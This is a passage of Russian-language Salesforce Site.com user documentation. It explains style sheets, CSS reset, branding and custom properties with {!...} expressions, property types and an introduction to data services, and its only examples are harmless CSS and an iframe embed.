  - 📌 **Прим.:** Раздел «Предварительный просмотр стиля» не поддерживает предварительный просмотр @правил (например, @media или @font-face).
- Чтобы выбрать элемент стиля для определения [свойств CSS](#), воспользуйтесь экранным редактором таблиц стилей (4).

СМ. ТАКЖЕ:

[Создание и использование таблиц стилей](#)

[Общие сведения о каскадных таблицах стилей](#)

## Создание и использование таблиц стилей

Стандартная таблица стилей называется Site Style Sheet («Таблица стилей сайта») и добавляется на любой созданный пользователем сайт. Для работы с несколькими таблицами стилей опытные пользователи могут добавить на сайт новые таблицы.

Чтобы создать таблицу стилей, выполните указанные ниже действия.





1. Щелкните **«Таблицы стилей»** > **«Создать»** на вкладке «Общие сведения». Или щелкните **«Создать таблицу стилей»** в представлении «Таблицы стилей».
2. Введите имя таблицы стилей.
3. Нажмите кнопку **«Применить»**. При этом откроется таблица стилей.
4. **Добавьте группы и элементы стиля** в таблицу стилей.


### Прим.:

- Имена таблиц стилей могут содержать только буквы, цифры, дефисы, двоеточия и символы подчеркивания.
- Также можете **импортировать файл CSS** для использования на сайте.

Чтобы применить стили на странице, прикрепите новую таблицу стилей к странице.

Чтобы прикрепить таблицу стилей к странице, выполните указанные ниже действия.

1. Выберите страницу на панели «Структура страницы» (  ).
2. Щелкните значок  в разделе «Таблицы стилей» на панели «Свойства» (  ).
3. Выберите нужную таблицу стилей из списка.
4. Чтобы прикрепить таблицу стилей к странице, щелкните значок  напротив раскрывающегося списка.

 **Совет:** Чтобы быстро прикрепить новую таблицу стилей ко всем страницам сайта, созданным на основе **шаблона страницы**, прикрепите таблицу стилей к соответствующему шаблону. В этом случае ссылка на таблицу стилей автоматически добавляется во все страницы, созданные на основе шаблона.

СМ. ТАКЖЕ:

[Общие сведения о представлении таблицы стилей в Site.com](#)

[Общие сведения о каскадных таблицах стилей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание групп и элементов таблицы стилей


При добавлении элементов стиля в таблицы стилей пользователи могут определить коды и классы CSS или переопределить форматирование тегов HTML (например, `body` или `h1`). Изменения, внесенные в стиль CSS тега HTML, автоматически применяются к любому объекту, в форматировании которого использовался данный тег.

### Создание элементов стиля

Чтобы открыть таблицу стилей, дважды щелкните нужную таблицу стилей в представлении «Таблицы стилей» на вкладке «Общие сведения» или наведите указатель мыши на нужную таблицу и щелкните  > «Правка».

Чтобы самостоятельно изменить таблицу стилей с помощью редактора таблиц стилей, щелкните «**Редактировать код таблицы стилей**». Кроме того, чтобы добавить @правила (например, @media), рекомендуем изменить таблицу стилей напрямую.

Также доступны указанные ниже действия.

1. Выберите нужную таблицу стилей и щелкните  > «**Вставить элемент стиля**».
2. Введите имя элемента стиля.
  - Чтобы переопределить стандартное форматирование отдельного тега HTML, укажите имя тега HTML (например, `body` или `h1`).
  - Чтобы создать класс CSS, укажите имя класса и поставьте перед ним точку (например, `.имя_класса`).
  - Чтобы создать код CSS, укажите имя кода и поставьте перед ним символ # (например, `#код_содержимого`).
3. Нажмите кнопку «**Применить**».
4. Чтобы добавить определения стиля, выполните одно из указанных ниже действий.
  - Задайте **свойства стиля** в экранном редакторе стилей справа.
  - Введите стили CSS в текстовую область раздела «Предварительный просмотр стиля» и нажмите кнопку «**Сохранить**».

Изменения, вносимые в определение выбранного элемента стиля, добавляются в раздел «Предварительный просмотр стиля».

### Совет:

- Имя класса должно начинаться с точки. В противном случае оно не будет обработано в качестве класса CSS.
- Имя кода должно начинаться с символа #. В противном случае оно не будет обработано в качестве кода CSS.
- При наличии на странице только одного элемента рекомендуем использовать коды CSS. Код CSS может использоваться на странице только один раз. При наличии на странице нескольких элементов рекомендуем использовать классы CSS.
- Имена классов и кодов могут содержать только буквы, цифры, дефисы и символы подчеркивания, но не могут начинаться с цифры и содержать пробелы.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ



Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе И Роль администратора сайта или конструктора, назначенная на уровне сайта

## Создание групп стилей

Чтобы организовать таблицы стилей в логическом порядке, рекомендуем использовать группы. Группы позволяют упростить процесс поиска и управления стилями.



Ниже перечислены действия, доступные в открытой таблице стилей.

1. Выберите нужную таблицу стилей и щелкните  > «Вставить группу стилей».
2. Укажите имя группы и нажмите кнопку «Применить».
3. Чтобы добавить новый стиль в группу, выберите нужную группу и щелкните  > «Вставить элемент стиля». Чтобы добавить в группу текущий стиль, перетащите его на значок папки.



## Назначение элементов стиля

Созданный стиль может быть назначен страницам сайта и элементам страницы.

Чтобы назначить класс нужной странице или элементу страницы, выберите класс и выполните одно из указанных ниже действий.

- Введите имя класса в поле «Класс» на панели «Свойства» (  ).
- Выберите «Класс» на панели «Стиль» (  ) и начните вводить имя, а затем выберите нужное имя в отображающемся списке.

Чтобы назначить код нужной странице или элементу страницы, выберите код и выполните одно из указанных ниже действий.

- Введите имя кода в поле «Код» на панели «Свойства» (  ).
- Выберите «Код» на панели «Стиль» (  ), а затем выберите нужное имя в раскрывающемся списке.

СМ. ТАКЖЕ:

[Создание и использование таблиц стилей](#)

[Общие сведения о представлении таблицы стилей в Site.com](#)

[Общие сведения о каскадных таблицах стилей](#)



## Использование сброса CSS

В каждом обозревателе используются стандартные параметры представления, которые отличаются от параметров других обозревателей. Именно поэтому сайты, оформленные с помощью таблицы стилей, могут по-разному отображаться в различных обозревателях. Примеры различий см. ниже.


- Упорядоченные и неупорядоченные списки
- Верхние и нижние поля для заголовков
- Размеры отступов
- Стандартная высота строк

Функция сброса CSS позволяет избежать возможных различий при отображении элементов конечным пользователям. Пользователи могут использовать сброс CSS, доступный в Site.com, или добавить собственный код сброса CSS.

Чтобы воспользоваться сбросом CSS, доступным в Site.com, выполните указанные ниже действия.

1. Чтобы открыть таблицу стилей, дважды щелкните или наведите указатель мыши на нужную таблицу и выберите  > «Правка» в представлении «Таблицы стилей» на вкладке «Общие сведения».
2. Щелкните  > «Вставить сброс CSS».
3. Убедитесь, что сброс CSS находится в верхней части таблицы стилей. Чтобы изменить место его отображения, перетащите сброс в нужную область на панели слева.

Чтобы добавить собственный код сброса CSS, выполните указанные ниже действия.

1. Чтобы открыть таблицу стилей, дважды щелкните или наведите указатель мыши на нужную таблицу и выберите  > «Правка» в представлении «Таблицы стилей» на вкладке «Общие сведения».
2. Чтобы открыть редактор таблиц стилей, щелкните «Редактировать код таблицы стилей».
3. Вставьте код в верхнюю часть кода таблицы стилей.
4. Нажмите кнопку «Сохранить и закрыть».

СМ. ТАКЖЕ:

[Создание и использование таблиц стилей](#)

[Общие сведения о каскадных таблицах стилей](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и  
управления сайтами  
Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта



## Оформление сайта в фирменном стиле

### Общие сведения о фирменном стиле сайта

Фирменный стиль позволяет пользователям задавать разные аспекты оформления веб-сайта. Заданные свойства фирменного стиля могут использоваться редакторами для быстрой настройки содержимого сайта посредством одной централизованной области, именуемой редактором фирменного стиля. Предварительный просмотр внесенных изменений отображается редакторам веб-сайта по мере настройки свойств.

Свойства фирменного стиля, добавленные в виджеты, шаблоны страниц или на веб-сайт, позволяют пользователям быстро задавать и изменять аспекты оформления веб-сайта без редактирования каскадной таблицы стилей.

Ниже приведены примеры доступных аспектов, связанных с оформлением веб-сайта.

- Цвет фона, страницы или ссылки, используемый веб-сайтом
- Размер и цвет шрифта
- Фоновое изображение логотипа или верхнего колонтитула
- Толщина и цвет линий

Чтобы использовать фирменный стиль на веб-сайте, выполните указанные ниже действия.

1. Чтобы определить компоненты сайта, являющиеся частью оформления, создайте свойство фирменного стиля для каждого аспекта (например, цвет фона, логотип и шрифты). Чтобы выполнить данное действие, воспользуйтесь представлением [«Свойства фирменного стиля»](#) раздела «Конфигурация сайта».
2. Чтобы заменить текущие определения данных свойств в каскадных таблицах стилей новыми свойствами фирменного стиля, воспользуйтесь синтаксисом [языка выражений](#).
3. Чтобы настроить свойства и открыть веб-сайт для предварительного просмотра, воспользуйтесь областью [«Редактор фирменного стиля»](#).

Кроме того, доступ к свойствам фирменного стиля может быть предоставлен путем использования синтаксиса языка выражений непосредственно в настраиваемом блоке кода или блоке содержимого.

СМ. ТАКЖЕ:

[Создание свойств фирменного стиля](#)

[Настройка свойств фирменного стиля](#)

[Использование редактора фирменного стиля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

## Создание свойств фирменного стиля

Фирменный стиль позволяет пользователям быстро создавать свойства стиля, доступные редакторам сайта для многократного использования.

Созданные свойства фирменного стиля могут быть систематизированы посредством разделов для более удобного поиска в редакторе фирменного стиля. Кроме того, разделы могут использоваться для систематизации собственных свойств.

- Изменение логического порядка отображения свойств внутри разделов. Например, отображение свойств по алфавиту.
- Изменение порядка отображения разделов и свойств путем их перетаскивания внутри представления «Свойства фирменного стиля».

**1. Последовательно выберите пункты «Конфигурация сайта» > «Свойства фирменного стиля».**

Данное действие инициирует отображение редактора свойств фирменного стиля.

**2.** Нажмите кнопку .



**3. Введите имя свойства в поле «Метка».**

Имя выражения добавляется автоматически. Имя выражения используется в таблицах стилей и блоках кода.

**4. Выберите нужный тип.**

**5. Укажите стандартное значение.**

**6. Чтобы присвоить свойству статус обязательного, щелкните «Обязательно».**

Чтобы изменить или удалить свойство, наведите указатель мыши на нужное свойство и воспользуйтесь меню  . Чтобы изменить имя раздела, дважды щелкните нужное имя.

СМ. ТАКЖЕ:

[Общие сведения о фирменном стиле сайта](#)

[Типы настраиваемых свойств](#)

[Настройка свойств фирменного стиля](#)

[Использование редактора фирменного стиля](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor

И

Роль автора, назначенная на уровне сайта


## Настройка свойств фирменного стиля

Пользователи могут дополнять каскадные таблицы стилей или элементы страницы Site.com (например, блоки содержимого или элементы «Настраиваемый код») ссылками на созданные свойства фирменного стиля посредством выражений.

Свойства фирменного стиля должны использовать следующий синтаксис выражения: `{!Site.имя-свойства-фирменного_стиля}`. Например, чтобы вставить созданное свойство цвета `HeaderColor` в каскадную таблицу стилей или блок кода, введите следующую строку: `{!Site.HeaderColor}`.

 **Прим.:** Имена выражений чувствительны к регистру!

1. Откройте каскадную таблицу стилей или блок кода.
2. Выберите нужную область для вставки выражения.
3. Чтобы просмотреть раскрывающийся список доступных свойств, введите символы `{!`.
4. Чтобы добавить свойство на страницу, дважды щелкните выбранное свойство.

 **Пример:** Например, если оформление веб-сайта предполагает использование синего цвета в качестве фона для раздела верхнего колонтитула, то пользователь может задать статическое шестнадцатеричное значение цвета посредством правил CSS.

```
.site-header {
  background-color: #3793DD;
}
```

Благодаря фирменному стилю, пользователь может создать свойство, которое напрямую соотносится с шестнадцатеричным цветом, а затем использовать имя выражения данного свойства в каскадной таблице стилей.

```
.site-header {
  background-color: {!Site.HeaderColor};
}
```

Теперь редакторы сайта могут быстро изменять цвет посредством редактора фирменного стиля вместо редактирования каскадной таблицы стилей.

СМ. ТАКЖЕ:

[Общие сведения о фирменном стиле сайта](#)

[Создание свойств фирменного стиля](#)

[Использование редактора фирменного стиля](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor

И


Роль автора, назначенная на уровне сайта

## Использование редактора фирменного стиля

Редактор фирменного стиля — это централизованная область, предназначенная для настройки и последующего предварительного просмотра изменений, внесенных в свойства фирменного стиля на сайте.

Редактор фирменного стиля состоит из двух областей.

- Палитра редактора, расположенная слева, содержит все свойства фирменного стиля, доступные для редактирования.
- Область предварительного просмотра, расположенная справа, позволяет просматривать внесенные изменения в режиме реального времени.

1. Откройте нужную страницу.
2. Нажмите кнопку .
3. Выберите нужное свойство стиля на левой панели.  
Внесенные изменения моментально отображаются на правой панели.

СМ. ТАКЖЕ:

[Общие сведения о фирменном стиле сайта](#)

[Создание свойств фирменного стиля](#)

[Настройка свойств фирменного стиля](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor

И

Роль автора, назначенная на уровне сайта

## Использование настраиваемых свойств

### Общие сведения о настраиваемых свойствах сайта

Настраиваемые свойства сайта позволяют задавать и хранить часто встречающееся содержимое на сайте. Например, пользователь может хранить адрес и номер телефона как настраиваемое свойство, доступное редакторам сайта для многократного использования. Чтобы применить сохраненные свойства к страницам, верхним и нижним колонтитулам или виджетам, воспользуйтесь синтаксисом языка выражений.

Чтобы использовать настраиваемые свойства на веб-сайте, выполните указанные ниже действия.

1. Определите настраиваемое свойство. Чтобы выполнить данное действие, воспользуйтесь представлением [«Настраиваемые свойства»](#) раздела «Конфигурация сайта».
2. Чтобы заменить текущие определения данных свойств в каскадных таблицах стилей или настраиваемых блоках кода, воспользуйтесь синтаксисом [языка выражений](#).

Чтобы получить доступ к созданному свойству, которому заданы значение и тип, в настраиваемом коде или блоках содержимого, воспользуйтесь выражениями. Выражения — это структурные нули для данных, которые заменяются настраиваемым свойством при загрузке страницы.

СМ. ТАКЖЕ:

[Создание настраиваемых свойств сайта](#)

[Настройка настраиваемых свойств](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

## Создание настраиваемых свойств сайта

Пользователи могут быстро создавать настраиваемые свойства, доступные редакторам сайта для многократного использования.

При необходимости созданные настраиваемые свойства могут быть логически систематизированы.

- Систематизация свойств посредством разделов для более удобного управления и поиска.
- Изменение логического порядка отображения свойств внутри разделов. Например, отображение свойств по алфавиту.
- Изменение порядка отображения разделов и свойств путем их перетаскивания внутри представления «Настраиваемые свойства».

1. Последовательно выберите пункты «**Конфигурация сайта**» > «**Настраиваемые свойства**».

Данное действие открывает представление «Настраиваемые свойства».

- 2.

Нажмите кнопку





3. Введите имя свойства в поле «Метка».

Имя выражения добавляется автоматически. Имя выражения используется в таблицах стилей и блоках кода.

4. Выберите нужный тип.

5. Укажите стандартное значение.

6. Чтобы присвоить свойству статус обязательного, щелкните «**Обязательно**».

Чтобы изменить или удалить свойства, наведите указатель мыши на нужное свойство и воспользуйтесь меню  . Чтобы изменить имя раздела, дважды щелкните нужное имя.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемых свойствах сайта](#)

[Типы настраиваемых свойств](#)

[Настройка настраиваемых свойств](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе  
И  
Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor

И


Роль автора, назначенная на уровне сайта

## Настройка настраиваемых свойств


Синтаксис языка выражений, используемый внутри таблицы стилей, блока кода, виджета или редактора HTML-страниц, позволяет внедрять настраиваемые свойства на веб-сайты.

Чтобы добавить ссылку на настраиваемое свойство сайта в настраиваемый код или блок содержимого, воспользуйтесь следующим синтаксисом: `{!Site.имя_выражения}`.

Например, создайте настраиваемое свойство для хранения номера телефона компании, где `PhoneNumber` используется как имя выражения. Введите строку «Свяжитесь с нами по телефону `{!Site.PhoneNumber}`» в блок содержимого. При загрузке страницы система заменяет значение, представленное переменной `{!Site.PhoneNumber}`, и отображает следующую строку: «Свяжитесь с нами по телефону 1-800-667-6389».

 **Прим.:** Имена выражений чувствительны к регистру!

1. Откройте нужный элемент веб-сайта (например, блок содержимого или виджет).
2. Выберите нужную область для вставки выражения.
3. Чтобы просмотреть раскрывающийся список доступных свойств, введите символы `{!`  
.  
.
4. Чтобы добавить свойство на страницу, дважды щелкните выбранное свойство.

 **Пример:** Благодаря настройке настраиваемых свойств, пользователи могут широко применять данные, подверженные динамическим изменениям (например, адрес или слоган). Выражения являются структурными нулями, поэтому значение свойства, обновляемое в представлении «Настраиваемые свойства», автоматически обновляется во всех областях страницы, ссылающихся на настраиваемое свойство.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемых свойствах сайта](#)

[Создание настраиваемых свойств сайта](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь Site.com Publisher», включенное на странице сведений о пользователе
- И
- Роль администратора сайта или конструктора, назначенная на уровне сайта

Для редактирования только содержимого сайтов Site.com:

- Пользователь Site.com Contributor

И

Роль автора, назначенная на уровне сайта

## Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов


Созданный шаблон страницы или виджет может быть дополнен настраиваемыми свойствами, каждому из которых может быть задано значение и тип, позволяющими совершенствовать способы повторного использования шаблонов и виджетов.

Чтобы получить доступ к значениям свойств, использующим выражения, рекомендуем добавить настраиваемый код или блоки содержимого в шаблон страницы или виджет. Выражения являются структурными нулями для данных, которые заменяются сведениями при загрузке страницы.

Страница, созданная пользователем или рабочей группой на основе шаблона, является копией или *экземпляром* шаблона. Аналогично, виджет, добавленный на страницу, является экземпляром виджета. Экземпляр не может быть изменен, но значения его свойств доступны для обновления.

Выражения являются структурными нулями, поэтому их значения обновляются автоматически при обновлении значений на панели «Свойства» страницы или виджета.

Чтобы сгруппировать связанные свойства, рекомендуем создать разделы. Данные разделы позволяют группировать свойства на панели «Свойства».

 **Пример:** Например, пользователь добавляет блок содержимого в шаблон для отображения заголовка страницы. В данном случае при создании страницы на основе шаблона пользователь может разрешить замену только части текста вместо редактирования всего блока содержимого.

При добавлении настраиваемого свойства `pageSubject` и выборе исходного значения пользователь может дополнить блок содержимого выражением ниже.

```
Общие сведения о {!pageSubject}
```

Данное действие позволяет участникам рабочей группы переименовывать любую страницу, созданную на основе шаблона, путем обновления свойства `Page Subject` на панели «Свойства» страницы, которое автоматически обновляет значение, представленное выражением `{!pageSubject}`.

 **Пример:** Например, при создании виджета YouTube используется код внедрения ниже.

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

Тем не менее, чтобы разрешить пользователям выбирать видеоролик для отображения при добавлении экземпляра виджета на страницу, рекомендуем создать раздел `YouTube` и добавить настраиваемое свойство `Video URL`, где `videoURL` используется как имя выражения. См. пример кода ниже.

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.



Теперь пользователи, добавившие виджет YouTube на страницу, могут выбирать другой видеоролик путем обновления свойства *Video URL* в разделе YouTube панели «Свойства», которое автоматически обновляет значение, представленное выражением `{!videoURL}`.

СМ. ТАКЖЕ:

[Общие сведения о виджетах](#)

[Добавление настраиваемых свойств в шаблоны страниц или виджеты](#)

[Типы настраиваемых свойств](#)

[Общие сведения об отображении динамических данных посредством выражений](#)

## Добавление настраиваемых свойств в шаблоны страниц или виджеты

Созданный шаблон страницы или виджет может быть дополнен настраиваемыми свойствами, каждому из которых может быть задано значение и тип.

Чтобы получить доступ к значениям свойств, использующим выражения, которые являются структурными нулями, рекомендуем добавить настраиваемый код или блоки содержимого в шаблон страницы или виджет. Чтобы изменить экземпляр при создании страницы на основе шаблона или добавлении экземпляра виджета на страницу, пользователь или рабочая группа может просто обновить значения свойств.

Ниже перечислены действия, доступные в открытом шаблоне страницы или виджете.

1. Убедитесь, что шаблон или виджет выбран на панели «Структура страницы», и щелкните **«Редактировать настраиваемые свойства»** на панели «Свойства».
2. Щелкните **«Создать свойство»**.  
Раздел «База» используется по умолчанию и может быть переименован. Разделы позволяют группировать свойства на панели «Свойства» экземпляра виджета или страницы.
3. Введите метку свойства, отображающуюся на панели «Свойства» экземпляра виджета или страницы (например, *Video URL*).
4. При необходимости обновите автоматически добавленное имя выражения.  
Имена выражений чувствительны к регистру и не могут содержать пробелов.
5. Укажите тип и значение свойства.
6. При необходимости назначьте свойству статус обязательного.
7. При необходимости добавьте дополнительные свойства или разделы. Чтобы изменить порядок отображения элементов, перетащите их в другую область.
8. Чтобы использовать настраиваемое свойство, перетащите элемент страницы **«Настраиваемый код»** или **«Блок содержимого»** со вкладки «Элементы страницы» в шаблон страницы или виджет.
9. Чтобы добавить ссылку на выражение, воспользуйтесь синтаксисом `{ !имя_выражения }` (например, `{!videoURL}`).  
Выражение заменяется значением свойства при загрузке страницы.
10. Добавьте любой дополнительный текст и сохраните внесенные изменения.  
Например, «Видеоролик доступен по адресу `{!videoURL}`».

## ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами **Site.com**:

- Поле «Пользователь **Site.com** **Publisher**», включенное на странице сведений о пользователе

И

Роль администратора сайта или конструктора, назначенная на уровне сайта

 **Совет:** При необходимости создайте настраиваемое свойство путем ввода имени свойства в настраиваемый код или блок содержимого посредством языка выражений. Например, при вводе `{!videoHeight}` в блок содержимого панель «Свойства» шаблона или виджета автоматически дополняется новым свойством `videoHeight`, позволяющим добавлять значение свойства.

Обновление свойств виджета не инициирует отображение изменений в экземплярах виджета. Текущие экземпляры виджета должны быть заменены последней версией.

При удалении настраиваемого свойства, используемого настраиваемым кодом или блоком содержимого, рекомендуем удалить все соответствующие ссылки.

СМ. ТАКЖЕ:

[Общие сведения о настраиваемых свойствах для шаблонов страниц или виджетов](#)

[Типы настраиваемых свойств](#)

[Общие сведения об отображении динамических данных посредством выражений](#)

[Создание виджетов](#)

## Типы настраиваемых свойств

Типы свойств позволяют конструкторам и администраторам сайта создавать свойства фирменного стиля сайта, настраиваемые свойства сайта, свойства фирменного стиля виджета и настраиваемые свойства виджета.

| Тип свойства          | Описание   |
|-----------------------|--|
| Текст                 | Ввод текстового значения.  |
| Кнопка-флажок         | Выбор истинного (флажок установлен) или ложного (флажок снят) значения.  |
| Цвет                  | Выбор цвета на палитре или путем ввода шестнадцатеричного значения (например, #333333).  |
| Изображение           | Выбор изображения путем просмотра изображения сайта, загрузки нового изображения или ввода URL-адреса изображения.   |
| HTML                  | Ввод HTML-значения.  |
| Единицы               | Выбор единицы измерения: пиксели, проценты или em (например, 5px).   |
| Раскрывающийся список | Выбор значения из заданного списка.<br>Чтобы добавить элементы в раскрывающийся список, создайте список параметров, введенных через запятую, где каждому параметру соответствует метка и значение (например, « <i>Метка 1</i> : значение 1, <i>Метка 2</i> : значение 2»). По умолчанию параметр, значение которого отсутствует, использует метку в качестве значения. |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

| Тип свойства | Описание  |
|--------------|---|
|              | Чтобы задать стандартные значения раскрывающегося списка, воспользуйтесь форматом <i>метка : значение : по умолчанию</i> (например, «"Маленький : М : по умолчанию", "Большой : Б"»). |
| Шрифт        | Выбор шрифта.   |

СМ. ТАКЖЕ:

[Добавление настраиваемых свойств в шаблоны страниц или виджеты](#)

[Создание настраиваемых свойств сайта](#)

[Создание свойств фирменного стиля](#)

## Работа с динамическими данными

### Общие сведения о службах данных Site.com

Службы данных Site.com объединяют различные функции, позволяющие устанавливать связь со стандартными и настраиваемыми объектами Salesforce. Данные могут извлекаться из объектов организации и отображаться на страницах сайта в динамическом режиме или отправляться клиентам напрямую. Кроме того, при обновлении данных в объектах Salesforce внесенные изменения автоматически отображаются на действующем сайте!

Ниже перечислены некоторые способы использования служб данных Site.com.

- Публикация каталога продуктов: составление списка продуктов и добавление сведений (например, номера моделей и цены), извлекаемых из организации в динамическом режиме.
- Размещение корпоративных пресс-релизов: публикация и сортировка корпоративных пресс-релизов по дате публикации.
- Создание веб-сайта по недвижимости: отображение текущих вариантов, отфильтрованных по городу или цене.
- Создание веб-сайта по подбору кадров: рекомендуем опубликовать открытые вакансии на общедоступный сайт и разрешить посетителям отправку резюме и заявок.

Как это работает? Некоторые привязанные к данным элементы страницы позволяют извлекать и отображать данные или собирать данные посетителей сайта.

[Таблицы данных](#) позволяют устанавливать связи с объектами Salesforce, извлекать наборы данных на основе заданных критериев фильтрации и отображать записи в виде строк таблицы.

[Повторители данных](#) и [элементы данных](#) позволяют устанавливать связи со стандартными и настраиваемыми объектами, а также извлекать и отображать данные на страницах сайта в динамическом режиме. Повторитель данных, используемый совместно с элементами данных, позволяет создавать «шаблон повторения», отображающий на странице как минимум одну запись.

[Функции обработки данных](#) позволяют выполнять расчеты по данным, извлеченным из объектов, и отображать полученные результаты на странице. Например, функция обработки данных позволяет рассчитать общее значение или среднее количество всех возвращенных записей для отдельного поля объекта.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

**Вложенные повторители** позволяют извлекать данные из объектов, между которыми установлена взаимосвязь «родитель — потомок».

**Формы и поля формы** позволяют собирать данные о посетителях сайта и отправлять эти данные в стандартные или настраиваемые объекты Salesforce. Пользователи могут создавать формы Web-to-Lead, собирать сведения о клиентах или отзывы о продуктах и услугах.

#### Рекомендации по работе со службами данных

- Чтобы разрешить пользователям-гостям просмотр или отправку данных в объект Salesforce, рекомендуем [настроить полномочия доступа к данным объекта](#).
- Чтобы воспользоваться преимуществами служб данных Site.com при работе с активами, рекомендуем импортировать файлы на веб-сайт и сохранить соответствующий относительный URL-адрес в стандартный или настраиваемый объект. См. раздел [«Хранение активов для использования в объектах Salesforce»](#) на странице 5195.
- При добавлении на сайт элемент страницы, привязанный к данным, будет заблокирован в случае изменения типа поля в связанном объекте Salesforce (например, при замене текстового поля раскрывающимся списком). Чтобы добавить ссылку на обновленное поле, рекомендуем повторно настроить элемент страницы, привязанный к данным.
- Изменения, внесенные в данные объекта, связанного с таблицей данных, повторителем данных или функцией обработки данных, автоматически отображаются на действующем сайте. Чтобы выбрать записи, утвержденные для публикации, рекомендуем добавить поле раскрывающегося списка в объект. Данное поле позволяет [фильтровать записи](#) по статусу «Утверждено», поэтому на действующем сайте могут отображаться только утвержденные записи.

#### СМ. ТАКЖЕ:

[Общие сведения о доступе к данным в связанных объектах](#)

[Добавление пагинации в повторители данных и таблицы данных](#)

[Представления «По умолчанию», «Ошибка» и «Нет данных»](#)

## Настройка полномочий доступа к данным для объектов Salesforce

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно для приобретения  
в версиях: **Enterprise  
Edition, Performance  
Edition** и **Unlimited Edition**.

Доступно (с ограничениями)  
в версиях: **Developer  
Edition**.

Сайты, разработанные с помощью Site.com, являются общедоступными, поэтому их посетителям предоставляется связанная лицензия пользователя-гостя.

